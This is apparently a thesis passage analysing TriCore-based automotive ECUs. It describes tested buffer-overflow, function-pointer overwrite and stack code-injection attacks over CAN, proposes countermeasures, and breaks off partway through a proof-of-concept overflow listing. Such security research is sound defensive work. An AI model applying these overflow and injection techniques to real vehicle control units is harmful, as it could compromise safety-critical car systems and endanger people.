The memory-protection system allows to protect user defined memory-areas from unauthorized read, write or instruction-fetch access. The memory-protection is implemented in hardware and can be configured through registers, defining ranges for data-areas, code-areas and corresponding access-modes. The data-ranges are defined in the registers DPRX_YL for the lower and DPRX_YU for the upper bound of address-range Y of set X. In each of the four data-sets, up to four address-ranges can be defined. The corresponding protection-modes for each set can be configured in the Data-Protection-Mode-Register-Set-X (DPMX) registers. Possible modes for each range are no-access, read-only, write-only and read- and write-access. The four sets of code-protection ranges can be set in the CPRX_YL and GPRX_YU. The CPMX registers contain the code-protection modes. Possible modes are executable and non executable. Also signals can be activated and used for debugging purposes. The context-switch-area is exempt from the memory-protection system. The memory-protection system can be globally enabled or disabled over the PSW.

In addition to the two protection mechanisms, the watchdog-timer (WDT) provides an additional security-feature. The endinit protection restricts the access to numerous configuration and timing registers, once the endinit-protection-bit has been set. To gain access to those registers, the bit has to be cleared first. The moment the bit is cleared a countdown is started. If the protection-bit has not been set again within a specific interval a trap is generated. Therefore, the protection-bit has to be re-set, once the configuration of the registers is completed.




**Figure 3.10.** Data Protection Register Set

### 3.1.9 Peripherals

The TriCore 1797 features a series of on-board peripherals, including numerous digital ports, general-purpose-timer units, an analog to digital conversion unit, asynchronous and synchronous communication ports and a multi-CAN controller. The peripherals are located on the System-Peripheral-Bus (SPB), which is directly connected to the CPU, the PCP and over a bridge with the Local-Memory-Bus (LMB). The peripherals are listed in table 3.2.

**Table 3.2.** Peripherals

| | |
|---|---|
| ADC | Analog Digital Conversion: manages conversion from analog input signals to digital values |
| ASC | Asynchronous/Synchronous Serial Interface: provides interfaces for serial communication |
| DMA | Direct Memory Access Controller: provides direct access to the memory for peripheral devices |
| E-RAY | FlexRay Protocol Controller: performs communication according to the FlexRay protocol |
| EBU | LMB External Bus Unit: controls transactions between external memories or peripheral units and internal memories and peripheral units |
| FADC | Fast Analog to Digital Converter: analog digital conversion, support for high frequency signals |
| GPTA | General Purpose Timer Array: signal measuring and signal generation |
| IS | Interrupt System: provides interrupt processing capability |
| Multi CAN | Controller Area Network Controller: provides interfaces for CAN communication |
| Ports | General Purpose I/O Ports and Peripheral I/O Lines: provides input and output capabilities |
| SCU | System Control Unit: handles all system control tasks except for debug related tasks |
| SSC | Synchronous Serial Interface: provides serial synchronous communication capabilities |

## 3.2 The Controller Area Network (CAN)

The Controller-Area-Network (CAN) is a serial-bus system for in-vehicle communication that was introduced by Bosch in 1986. This section describes the purpose and evolution of the system, as well as its functionality.

### 3.2.1 Purpose and Evolution

In 1983 Bosch started the development of the controller-area-network to reduce the weight and complexity of wiring within the vehicle, which could reach lengths of up to 2 kilometers. Therefore, the CAN-bus uses only two wires to connect all the control units and devices within the vehicle. In 1986 the CAN-protocol was officially introduced at the society of automotive-engineers congress in Detroit. The next year, in 1987 Intel offered the first CAN-controller chips. Since then, Bosch published several versions of the CAN-specification. The latest specification is CAN 2.0, which was published in 1991. The standards are still extended by Bosch. In 2012 Bosch released CAN with Flexible Data-rate (CAN FD), which uses an improved frame-format, allowing a different data-length as well as switching to a faster bit-rate once the arbitration is decided. Bosch freely provides these standards along with other specifications and white papers. In 1993 the CAN standard ISO 11898 was released by the International Organization for Standardization. After a while, the standard was divided into two parts, the ISO 11898-1 covering the data-link-layer and the ISO 11898-2 covering the physical layer for high-speed CAN. Later the ISO 11898-3 was added to cover the physical layer for low-speed, fault-tolerant CAN.

### 3.2.2 Functionality

CAN is a multi-master serial-bus system, designed to allow the the microcontrollers and devices within the vehicle to communicate with each other. On the for the automotive application typical linear topology all the participants are equals and can communicate without the need of a host computer. The CAN 2.0 standard differentiates between high-speed buses of up to 1 Mbit/s and low-speed buses of up to 125 kbit/s. The theoretical length of the wires can be up to 40 meters at 1 Mbit/s, 100 meters at 500 kbit/s or 500 meters at 125 kbit/s.

The bus works according to the Carrier Sense Multiple Access/Collision Resolution (CSMA/CR) method. Thereby collisions during the accessing of the bus are solved with bit-arbitration. The data is coded with the Non-Return-Zero code (NRZ). As the CAN-protocol uses the repetition of

the same bit for more than five times for controlling purposes e.g. end of frame, bit-stuffing is used.
CAN is a low-level-protocol standard and does not include tasks of application-layer protocols like flow-control, device-addressing or splitting data over multiple frames. Therefore a lot of manufacturers implemented higher-layer protocols. For passenger cars however, each manufacturer has its own standard. This also includes any security as CAN does not support any security features on its own.

### 3.2.3 Identifier

The identifier is not only used to identify the message, but also to prioritize them. Each participant can be the sender and receiver of messages with any number of identifiers, but each identifier should only have one sender at most. The specification defines two different identifier formats, the 11-bit identifier called base-frame-format (CAN 2.0A) and the 29-bit identifier called extended-frame-format (CAN 2.0B). The base-frame-format is mainly used in passenger cars, whereas the the extended-frame-format is used in trucks and machinery.

### 3.2.4 Arbitration

The bus-access is resolved lossless by bitwise arbitration based on the identifier of the messages. To do so, every sender is monitoring the bus while sending the identifier. If two messages are send simultaneously, the first dominant bit of the higher priority message overwrites the according recessive bit of the lower priority message. When the sender of the message with the lower priority detects the dominant bit while sending a recessive one, it stops the transmission and tries again once the other transmission finished. If both sender use the same identifier, a error-frame is generated as soon as one of the following bits are different. Therefore the standard suggest to use every identifier only on one sender.
If a sender continuously sends high priority messages it could lead to a blockade, as the messages of other senders would always loose the arbitration process.

### 3.2.5 Frame Types

Communication on CAN is done via messages, which contain control- and payload-bits. The normed order of such a message is called frame. CAN supports four different kinds of frames. The data-frame, which is used to transfer up to eight bytes of data. The remote-frame, which is used to request a data-frame from another participant. The error-frame, which signals all participants that there was an error. And the overload-frame, which forces a break between data- and remote-frames.

Chapter 4

# Security Analysis

The papers presented in the related-work section show a significant lack of security-considerations in current automotive control systems. In all of the shown experiments, the software running on the control units could easily be exploited, which raises the question: Is it purely the fault of the programmers, or do current control-unit-architectures do not allow a secure way of programming? This chapter chapter presents a security-analyses for the TriCore 1.3 architecture, to see how well the underlying architecture is guarded against some of the most common attacks. In the first part these attacks have been tested on an Infineon TriBoard with a TriCore 1797 chip. To verify the findings, two of the attacks have also been tested on a prototyping-ECU running the base-software provided with the device.

## 4.1 TriBoard

In this section, a series of attacks were tested on an Infineon TriBoard with TriCore 1797 chip. The test-code was written in the Eclipse-IDE provided with the free TriCore-entry-tool-chain. The evaluation of the tests were done using the also provided UDE-debugging tool. For the buffer-overflow tests over CAN an ETAS ES592 interfacing-device was used in combination with Busmaster to send and receive messages. Figure 4.1 shows the layout of the test environment.

### 4.1.1 Overwriting of the Return Address

The most common overflow-exploit on the x86 architecture is the overwriting of the return-address. On the x86, upon a context switch, the




**Figure 4.1.** Experimental Layout TriBoard

return-address is stored in the stack-frame. This means that the return-addresses are stored in memory close to the local variables of the according functions. If one of these locals is e.g. a buffer that allows a user to input data without checking the boundaries, the return-address becomes vulnerable to an overflowing-attack. If an attacker knows about such a vulnerability, he can use the input to write data beyond the boundaries of the buffer. If the position of the return address is known, he can modify the not only other variables but also the return-address to his likings. On exiting the function, the return-command would then load the modified address from the stack and jump to the new address instead of the calling function.

On the TriCore architecture however this is not possible. As tests showed, it is possible to allocate a fixed-size buffer and overflow it to overwrite whatever is stored next. However, as described in the section on context-management, the return-address is stored in the A11-register. On a context-switch the actual context, including the previous return-address is saved in the Context-Switch-Area (CSA). The CSA is a special area in the data-memory that is purely designated to the hardware-managed context-switches. In the tests the CSA was located around memory-address 0xD0001D80, whereas the stack-area was located at the beginning of the 0xD block. This means that the distance between the buffer and the beginning of the CSA was about 7500 bytes. Though theoretically possible, overwriting the return-address within the CSA is rather difficult. In the tests, the overwriting of the data between the buffer and the CSA caused the execution to freeze, as apparently needed data got overwritten. This holds even more true when trying to directly overwrite the return-address within the A11-register. Although the core-special-function registers including A11 share the same address-space, the distance to the buffer is to great, as they are located in the 0xF block. Therefore an intended modification of the return-address through a buffer-overflow is rather unlikely.

### 4.1.2 Overwriting the CSA

The Context Switch Area is created by the init_csa routine within the startup-code at address 0x80000122. The modification during context-switches are done in hardware to allow faster switches and less overhead. However, the CSA itself is located in the stack-area in the 0xD memory-segment and thus can be written to with regular memory-operations. According to the architecture-manual the CSA is excluded from the memory-protection-system, since any restrictions would prevent the execution of code. Therefore it is possible to overwrite e.g. the return-addresses within the CSA by directly addressing them. When overwritten, upon the automated context-restore, the modified context, including the new return address, is loaded back into the registers. On the following return instruction, the corresponding function will jump to the new return address, allowing a change of the program flow. This however requires to write arbitrary data into memory to a position way off the current stack-position. Thus, it most likely requires control over the execution flow to begin with, rendering the whole process useless.

### 4.1.3 Return Oriented Programming

Return-oriented programming is a programming-technique in which, instead of larger functions that fulfill a complex task, a multitude of smaller functions that each only solve a smaller part of the task, get called. The logic of the program is therefore determined by the order of the function-

calls. As the essence of the functionality is determined by the calling order and not by the function-code, this technique can be utilized by an attacker to run arbitrary code on Harvard-machines despite the restrictions for non writable code- and non executable data-memory. The idea behind the attack is to "hijack" the control-flow by building a custom call-stack and inject it by the means of a buffer-overflow. The injected call-stack would then "return" to a manifold of different function-endings, executing only a few of the last statements, before "returning" to the next code-segment. Given a large enough variety of function-endings, using this method, an attacker can run touring-complete code. As the code to be executed is already present in the code-memory, there is no need to inject any code to the write-protected code-memory or executing code from the non-executable data-memory.
On the Harvard-based TriCore however, the return-addresses are not stored in the stack frame but in the designated context-switch-area. Therefore it is not possible to use a buffer-overflow to build a custom call stack. To achieve the same effect, the CSA has to be modified. This however requires a lot of knowledge about the layout of the CSA and most likely full control over the execution flow.

### 4.1.4 Overwriting of Function Pointers

In ECU development it is quite common to use function-pointers to allow a more flexible way of programming. Other than the return addresses, the function pointers are stored in the same area as the other function variables. Therefore, by declaring a function pointer close to a buffer, it becomes vulnerable to overwriting with a buffer-overflow. If the compiler optimization is deactivated and the pointer is declared right before the buffer, or passed on as an argument with the buffer being declared early in the function, the two variables are placed in memory with only a few bytes between them. Therefore an overflow of the buffer into to the function-pointer becomes possible. Due to the memory layout, addresses of the program-code area have at least one zero byte in them, starting with 0x80 00 XX XX. By overwriting the two least significant bytes it is possible to change the program flow to any address within the code area, e.g. another function that gets called on successful authentication. This process attack is not limited to function pointers. It is also possible to overwrite any other variable following the buffer. Therefore it might be possible for an attacker to change the program-flow or alter the program-execution even without a function-pointer present by overwriting a decisive variable that has an impact on the program flow later on. For the test, the code listed in Appendix A.1 was written. In it, the check-function receives a function pointer to a compare-function. Before purpose of the check-function is to call the receive-function to acquire some input and afterwards call the pointer to the compare-function to do some kind of validation. The given input however is larger than the buffer, and thus overflows into the function pointer next to it. The last two byte of the input are the end of the address of the success-function. As the pointer now contains the address of the success-function, upon call the compare-function is skipped and the successes-function is called instead. The test was performed with a fixed input as shown in Appendix A.1 and with input received over CAN. In both cases the overflow worked and the success function could be called.

### 4.1.5 Code Injection

Since the TriCore is based on the Harvard architecture, code written to a buffer on the stack should not be executable. Like in most systems, the Harvard-architecture of the TriCore has been modified to make it more usable and versatile. One of the derivations from the traditional Harvard-architecture is, that the code- and data-area share a common address-space. To test if code an the stack is executable, the code listed in Appendix A.2 has been written. In the test, function A calls function B to receive input, before calling function C through the function-pointer. Function B however receives an input containing executable code, which overflows the buffer and overwrites the function-pointer to jump to the buffer instead. To allow the use of the strcpy command for writing the exploit-code to the stack, compiler generated code for flashing all the LEDs has been modified to not contain any zero bytes. As the buffer-address however still required to write a zero-byte to change it from the code-area to the stack-area, by overwriting the start of the address with 0xD0 followed by a zero-byte, a second strcpy command had to be used. Alternatively memcpy could be used to copy the whole code at once including the zero bytes. The test showed, that the data-area is executable as well, as long as the memory protection has not been configured to prevent it. However, since the memory protection is disabled by default, it is possible to execute the code that has been written on the stack. To prevent this, the execution of code on the stack needs to be explicitly forbidden by setting the configuration registers of the memory-protection to make the stack area non-executable.

### 4.1.6 Modification of Program Code

A popular modification to the Harvard architecture is to allow re-flashing of the code section in order to allow updates and upgrades of the software. Usually the re-flashing can be performed only during start-up and not during runtime to protect the code area from unwanted modification. Since however the TriCore features a separate memory protection mechanism and the stack is executable by default it was natural to try modifying the code in the code area 0x80000000 during runtime. The experiment however showed, that even in supervisor mode, which is the highest user-level on the TriCore architecture, and disabled endinit-protection, it is not possible to write to the code area. The instructions to write to that area does not have any effect on the memory and does not cause a trap either. When trying to modify the code-area in the UDE-debugging-environment, it is possible to make changes to the local copy in the debugger, but to apply the changes to the memory a re-flash is necessary.

### 4.1.7 Overwriting of the Begin Interrupt Vector (BIV)

The Begin-Interrupt-Vector (BIV) is a core-special-function register holding the address of the beginning of the interrupt-vector-table. The BIV is located in the area designated for core-registers(0xF7E1XXXX) at 0xF7E1FE20. By modifying this register, a different start-address for the interrupt-vector can be specified e.g. pointing to the original table with an offset or to a completely hand-crafted table. The register is protected by the endinit bit and can only be written to in supervisor-mode. In a test however it was impossible to write to the register even in supervisor-mode with endinit-bit unlocked. The write instructions caused a trap for internal protection, leaving the register unchanged. The register can be written to in the debugger but has to be unlocked first by pressing on a special lock-symbol in front of the register in the debugging environment.

### 4.1.8 Overwriting of the Interrupt Vector (IV)

The Interrupt-Vector (IV) contains the interrupt-service-routines when they are not longer than 8 words, otherwise a jump instruction to a routine in the code-section. By modifying the interrupt-vector it would be possible to specify custom service-routines, that would be executed if the corresponding interrupt occurred. The interrupt-vector however starts at address 0x80002000, which is within the code-area. Therefore, like the rest of the code-area, it cannot be modified without re-flashing the entire memory.

### 4.1.9 Overwriting of the Begin Trap Vector (BTV)

The Begin-Trap-Vector (BTV) is a core-special-function register, similar to the begin-interrupt-vector, and contains the address of the beginning of the trap-vector-table. Modifying the begin-trap-vector would allow to set an offset to the original table or redirect it to a completely custom table, resulting in different trap-routines being called upon a trap event. The BTV is located at 0xF7E1FE24 directly after the BIV. Like for the BIV, the write instructions caused a trap for internal protection, leaving the register unchanged. The register can be written to in the debugger too, by unlocking it over the special lock-symbol in front of the register in the debugging environment.

### 4.1.10 Overwriting of the Trap Vector (TV)

The Trap-Vector (TV) contains the trap-service-routines if they are not longer than 8 words, otherwise a jump instruction to a routine specified in the code-section. Modifications to the trap-vector would allow for customized code to be run when the corresponding trap occurred. The vector is however located in the code area at 0x80000900, so like the interrupt-vector it cannot be overwritten without a re-flash of the entire memory.

### 4.1.11 Integer Overflow

The idea behind an integer-overflow during the allocation of memory is to trick a possible heap-protection into thinking the overflown data is still within the valid buffer-range. The Goal of the attacker thereby is to request that much memory on the heap, that the number of the units times the unit-size causes an integer-wraparound. When successful, a way smaller buffer than intended gets allocated and everything stored after it, that still is within the originally requested buffer-range, can be overwritten. On embedded systems memory typically is in short supply and this method could trick a possible heap-protection to get access to the whole memory. Since however boundary-checks have a negative effect on the runtime behavior, such a protection usually is not implemented on these time-critical systems for performance reasons in the first place.

### 4.1.12 Format Strings

A format string exploit can be used when the data a user inserted is passed to a format-function the wrong way, leading to the user-input being evaluated as a command by the application. That way, an attacker could run code, read the stack or cause other unwanted behavior like e.g. a segmentation fault. Format-functions like e.g. printf are however rarely used in automotive control units, as the memory requirements are considerably high for embedded software and there are not much cases, in which the usage of strings would make sense, to begin with. One of the rare cases in which strings might be send over the vehicular-network is to print error-messages on the dashboard, but in general it would be more economical and practical to use custom code instead of a format-function due to the memory requirements.

## 4.2 Prototyping ECU

To see if the results of the previous section hold true on a "real" ECU, a subset of the test were also tested on a prototyping-ECU of a mayor manufacturer running the base-software that was shipped with the unit. Due to its embedded nature, an electronic control unit lacks most of




**Figure 4.2.** Experimental Layout ECU

the common input and output methods known from a standard multi-purpose computer. Therefore the magnitude of attack-vectors and thus the possibility for attacks is also limited. A typical ECU for example does not run a shell and in most cases only communicates over the CAN network. Furthermore they usually have no direct contact to the outside, for an attack the network itself or a network-device with an external attack-surface has to be compromised first. This encapsulation of the control unit basically limits the attack-vectors to overflowing the receiving buffers of the CAN network or sensors and sending of malicious data-packages. This section describes the experimental setup used to perform the tests, the modifications necessary to the base-software, to run and evaluate the tests, the tests performed and their results.

### 4.2.1 Experimental Set-up

Figure 4.2 shows the experimental layout used to perform the tests. Beside the ECU a Notebook and an ETAS ES592 interfacing-device were used to send and receive CAN-messages in order to manage and evaluate the tests. The ES592 was connected to the Notebook over Ethernet and to the ECU over CAN. On the Notebook, Busmaster was used to manage the sending and receiving of messages through the ES592.


### 4.2.2 ECU Software

Since the ECU could not be opened, there was no access to a debugger-interface. So, to start and evaluate the tests, an interface was created in order to communicate over the CAN-interface and provide a series of functions like executing the test-function or sending back a specific memory area over CAN to evaluate the results of the experiments. Parts of the interface were injected into different functions of the base-software. Appendix A.3 shows the source-code of the injected interface. For the most part it consists of an if-block that was hooked into the receiving-function of the CAN-interface, to compare each received message with a number of keywords and execute functions accordingly. So if the received message was equal to one of the keywords, the corresponding function was executed. The sending-function of the CAN-interface has been modified to send back data that has been requested via a CAN-message.

### 4.2.3 Tests

Two tests have been performed. In the first test, a buffer was overflown in order to overwrite a function-pointer located next to it. Appendix A.4 shows the code used in the experiments. The pointer *fptr points to the compare-function that is called by the vuln-function during normal execution. The *sfptr-pointer points to the success-function that is desired to be called instead. This pointer is only used to indicate the address of the function so it can be determined before the program is executed. On execution, the receive-function writes a specially crafted message to the buffer, in which, following a series of stuffing bytes, the previously determined address of the success-function is send in a manner that it overwrites the function-pointer *fptr to point to the success-function instead of the compare-function. As the observation of the secAcc-variable indicates, the success-function has been executed instead of the failure-function.

The second test was to see if the stack of the ECU was executable, meaning the memory-protection is not activated in the base-software. The test is a modification of the first one in a way that instead of random stuffing-bytes, executable byte-code is written to the buffer (Appendix A.5). The



**(a)** Normal Program Execution

**(b)** Altered Program-Flow

**Figure 4.3.** Alteration of the Program-Flow

function pointer *fptr is then overwritten with the address of the buffer, which is located on the stack. The byte-code injected into the buffer on the stack contains a command to write to the memory. By observing the according memory-area, the execution of the byte-code could be verified as it changed the memory as expected.

### 4.2.4 Results

The tests showed, that like on the development board, it is possible to change the program-flow on the ECU by overwriting a function-pointer that is located close to a buffer on the memory. Furthermore it is also possible to inject and execute code on the stack. This indicates that the base-software shipped with the ECU does not use any of the protection-mechanisms offered on the TriCore architecture, or any other methods to ensure the integrity of the stack. As the base-software might be used by a car-manufacturer as a base for developing their own software, this might lead to potentially insecure software.

Chapter 5

# Discussion

The security-analysis in the previous chapter raised some concerns, especially in regards to buffer-overflow and code-injection attacks. In combination, these two attacks allow to run arbitrary code injected into the stack over the controller-area-network. This chapter addresses these issues and discusses possible countermeasures as well as pointing out some of the mayor factors for insecure code. It also discusses some immediate measures as well as some general considerations to improve the security of the system.

## 5.1 Security Concerns

This section discusses the security-concerns found in the previous chapter. The focus lies on the vulnerability to buffer-overflows and the possibility to execute code in the data-memory. If combined, these issues allow to inject and execute code on the stack and thus giving the attacker means to run malicious code on the unit. This section also discusses the often poor documentation of code that, especially in interfaces, lead to misconceptions and might result into vulnerabilities like exploitable glue-code.

### 5.1.1 Vulnerability to Buffer-Overflows

Buffer-overflows are one of the most used attack on computer-systems. When successful, a buffer-overflow attack can give the attacker full control over the system. Basically any system that allows input from any source an attacker can control is prone to an attack. In electronic control units these attack-surfaces were quite limited in the past, but as [OFLN14] shows, today more and more systems with exploitable interfaces are connected to

the vehicular network.
In general-purpose systems several techniques like boundary-checks or stack-canaries are used to ensure the integrity of the stack. On embedded-systems resources are often rare and moreover vehicular control units are often running real-time critical applications. Therefore, these techniques are rather unpractical, as they produce an additional overhead. On the TriCore 1.3 architecture therefore the memory-protection-system can be used to detect and prevent buffer-overflows. There are several possibilities for implementation. The most straight forward approach is to write-protect the memory right after the buffer. Either by placing a dummy variable and protect it or by making the buffer a bit larger than needed and protecting the last entry. Upon a buffer-overflow the memory-protection-system would then generate a trap and thus allow to detect and service the overflow. Another possibility would be to use the signal-on-write function of the memory-protection-system. In that case the memory-protection would generate a signal instead of a trap, which could be used to detect the buffer-overflow.

### 5.1.2 Executable Data-Memory

The TriCore 1.3 architecture is based on the Harvard-architecture and thus the assumption is close that the data-memory is not executable. However, as tests confirmed the TriCore architecture deviates from the Harvard-architecture to allow the execution of code form data-memory. On the TriCore architecture code- and data-memory share a common address-space and a single jump-instruction suffices to set the program-counter to the data-memory. Therefore it is possible for an attacker to run code he has injected to data-memory and thus partially circumvent the code-protection of the architecture. As it is rather unlikely that code from the data-area has to be executed during normal execution, it stands to reason to use the memory-protection-system to make the entire data-memory not-executable as a precaution measure. The test however also revealed that the base-software on the prototyping-ECU does not use the memory-protection-system, allowing the injected code to be executed.

### 5.1.3 Lack of Documentation

In modular systems, especially if they are developed by a multitude of different manufacturers, a clear and unambiguous documentation is crucial. A single vehicle often contains systems form several different vendors. If interfaces between those systems are not documented properly, the possibility for misconceptions and mistakes increases drastically. If details are unclear it could e.g. lead to faulty glue-code as discovered in [SC11], where a mismatch between buffer-sizes allowed to use a buffer-overflow attack to compromise an entire telematic-system and furthermore provide the attacker with access to the vehicular network.

## 5.2 Secure Programming

Following the security concerns, this section discusses immediate measures to improve the security of software running on the TriCore 1.3 and similar architectures. It also motivates some considerations that might improve the overall security of the system.

### 5.2.1 Immediate Measures

To improve the security of software running on the TriCore or similar architectures, there are a few steps that can be taken without investing much time and effort. A good starting point would be to use the memory-protection-system to make the whole stack-area non-executable. As a normal program-execution does not require to run code from the stack, this provides a first and effective measure against code-injection attacks. Another quick step could be to drop the user-level as soon as possible. On default, software on the TriCore runs in supervisor-mode, allowing usage of supervisor-only instructions as well as enabling and disabling of the interrupt system and access to the peripheral registers in memory-segments 14 and 15. If supervisor-only instructions are not needed, the user-level can be set to user-1. If also neither access to the peripheral registers or the interrupt-system is needed, the user-level can be dropped to user-0. This not only increases the security in case of an attack, it also provides tolerance against faulty processes that otherwise might compromise the entire system.

### 5.2.2 Security Considerations

There are a lot of things to be considered to secure a system against an attack. Often systems are far to complex to consider every possibility, but there are a number of considerations any programmer should make if he tries to write secure code. A good first step is to not assume anything when it comes to external inputs. It is good practice to check every input, especially user-input, for its validity and make sure the designated buffer has a sufficient length. Otherwise an attacker has a fairly simple job of exploiting it. As resources are often rare and time critical on embedded systems, a validity check might not always be a sustainable option. The programmer should however use the tools provided by the architecture like e.g. the memory-protection and be clear about possible weaknesses in his software.

Another thing a programmer might consider is the arrangement of the Variables. Often, a thoughtful arrangement of the variables can lead to a stack-layout that makes it much harder for an attacker to alter the control flow. If, for example, a buffer for user-input and a function-pointer are needed, it is good practice to arrange the declaration in a manner that the compiler places the function-pointer before the buffer, so an overflow will not affect it. If no boundary-checks are performed, the programmer has to anticipate that buffers might overflow and that placing decisive variables next to them is not a good idea.

Also a programmer should always think about proper documentation. Especially if software is developed by more than one group, the precise description of interfaces is crucial to the security of the resulting software. The documentation should not only describe what a valid input is, but also how the software reacts in case of an invalid input. Often, interfaces between software-components can be exploited due to bad glue-code and unclear specifications.

Furthermore, if there already is a standard including security requirements like e.g. AUTOSAR, a programmer would be well advised to use it. It is very difficult to overview all eventualities in complex systems. Standards give a guideline and help to avoid vulnerabilities that otherwise might lead to insecure code.

## 5.3 The Need for Embedded Security

The security-analysis in this paper showed that mindless programming can easily lead to insecure software. As [SC10] and [Val13] reported, vulnerabilities in vehicular control-units can pose a serious thread to the life and wellbeing of all traffic-participants as well as the privacy of the passengers. The safety of the vehicle, which is a primary concern, thus also depends on the security of the control units. If an attacker can easily infiltrate the vehicular network and misuse the vehicular systems, the vehicle as such is not safe anymore. Therefore, considering not only the safety of the system but also the security is crucial to ensure an attacker cannot easily exploit the system to do harm. Especially now, where more and more systems on the vehicular network also provide external interfaces which comprises a multitude of attack-surfaces, considering the security becomes more crucial than ever. As [SC11] showed, todays passenger cars are by no means sufficiently secured against attacks. One exploit even managed to remotely compromise a vehicle over the cellular network and take control over several safety-critical systems. This shows that there definitely is a need for embedded security in vehicular systems.

Chapter 6

# Conclusions

This chapter concludes the thesis. It summarizes the lack of security in automotive systems and points out the thread through the increasing interconnection of vehicles and their networks. It also points out the protection that can be gained through embedded security-mechanisms and gives an outlook for the future, in which the need for embedded security is likely to increase even further.

## 6.1 State of the Art

Since the upcoming of computers there has always been those, who try to exploit errors in hard and software. Be it for sports or private and financial gain, those attacks on the systems gradually helped making them better with every vulnerability that has been found. Nowadays a lot of the mayor software producers are even offering bug-finding programs, offering a reward for every vulnerability that has been found. Slowly we can see this process of continuous improvement being adapted by mobile-phone developers, as the phones become more and more connected and versatile. In the world of embedded systems however such a process, or even basic security-analysis like penetration testing are largely missing. The main reasons are probably the tight deadlines and the thought that cars and their control systems are still an enclosed system with no external attack surfaces. In reality however even cars become more and more connected with each other and the Internet [OFLN14]. Especially infotainment systems that are directly connected to the CAN-bus, which often lacks even the most rudimentary protection mechanisms, pose a thread to the vehicular network. As [SC11] shows, even now car manufacturers regard their vehicular networks as sort of a safe zone, and do not even implement the most basic security features mentioned in relevant standards, allowing e.g. to re-flash the whole system without proper authentication. Until now their focus has only been on functionality and safety, as they are reluctant to invest money into something the customer does not see or know about. There can however be no real safety without security. In this situation it is crucial to raise awareness among the customers, who in most cases are probably not aware that an attacker could disable the brakes of their car without ever seeing it [SC11]. As soon as the costumers demand a secure car, the focus of the manufacturers might also shift to implement better security, but as long as the customer does not demand it, there probably will be no improvement. As recent years showed, even in terms of safety-critical faults, manufacturers tend to put financial considerations before the safety of their customers by not disclosing a known fault in their cars, leading to the preventable death of people, purely out of financial concerns [Pen14].

## 6.2 Thread Through Increasing Interconnection

Manufacturers still seem to see their cars like they did twenty years ago: as single, encapsulated units with no connection to the rest of the world. Obviously, with the upcoming of the in car entertainment and supporting systems, today this assumption does not hold true any more. With the rapidly increasing interconnection of vehicles and the integration into the Internet Of Things, the number of interfaces in a car, and such the possible attack vectors, will increase even further. As future cars will be able to communicate with each other and the traffic infrastructure and devices with Internet and blue-tooth access are connected to the CAN-bus, the implementation of a sufficient security-system to protect the car and its safety-critical functions is urgently needed.

## 6.3 Protection Through Embedded Security

The increasing interconnection in itself is not a bad thing, as it can drastically increase the comfort and safety of a vehicle. The Manufacturer, and especially the programmers however have to take care not to write code that allows easy exploitation. Even mechanisms like memory-protection cannot offer much of a security gain, if the programmer writes bad code and does not keep the security aspect itself in mind. Given the right motivation, it is possible to create more-secure software by making good use of provided security-features and trying to avoid using functions, or control-flow that allows easy exploitation.

## 6.4 Outlook

The future holds lots of interesting opportunities and challenges. Be it vehicle to vehicle communication, vehicle to infrastructure communication or even self driving cars, in the future the security-aspect of a car will be a much bigger concern as it is nowadays. A self-driving car, which is purely drive by wire should ultimately bring even the average, technically uninterested customers to raise the question: "how secure is my car and who can actually control it?".

# Appendix A

# Code segments

**Listing A.1.** Buffer-Overflow Example

```
#include "tc1797.h"
#include "led.h"
#include <string.h>
#include <stdio.h>

//function to execute in case of unsuccessful comparison
void failure(){
        led_on(3);
}

//function to execute in case of successful comparison
void success(){
        led_on(2);
}

//compare function
void compare(){
        //decide whether success or failure should be called
        //as the function-pointer is overwritten, this function
        //does not get called
        led_on(1);
}

//receive input
void receive(){
        //buffer at 0xD00003E2, fptr at 0xD0000F04
        //input large enough to overflow buffer, ending with
        //with the end of the success-function address
        char* input = "abcdefghijklmnopqr\x18\x05";
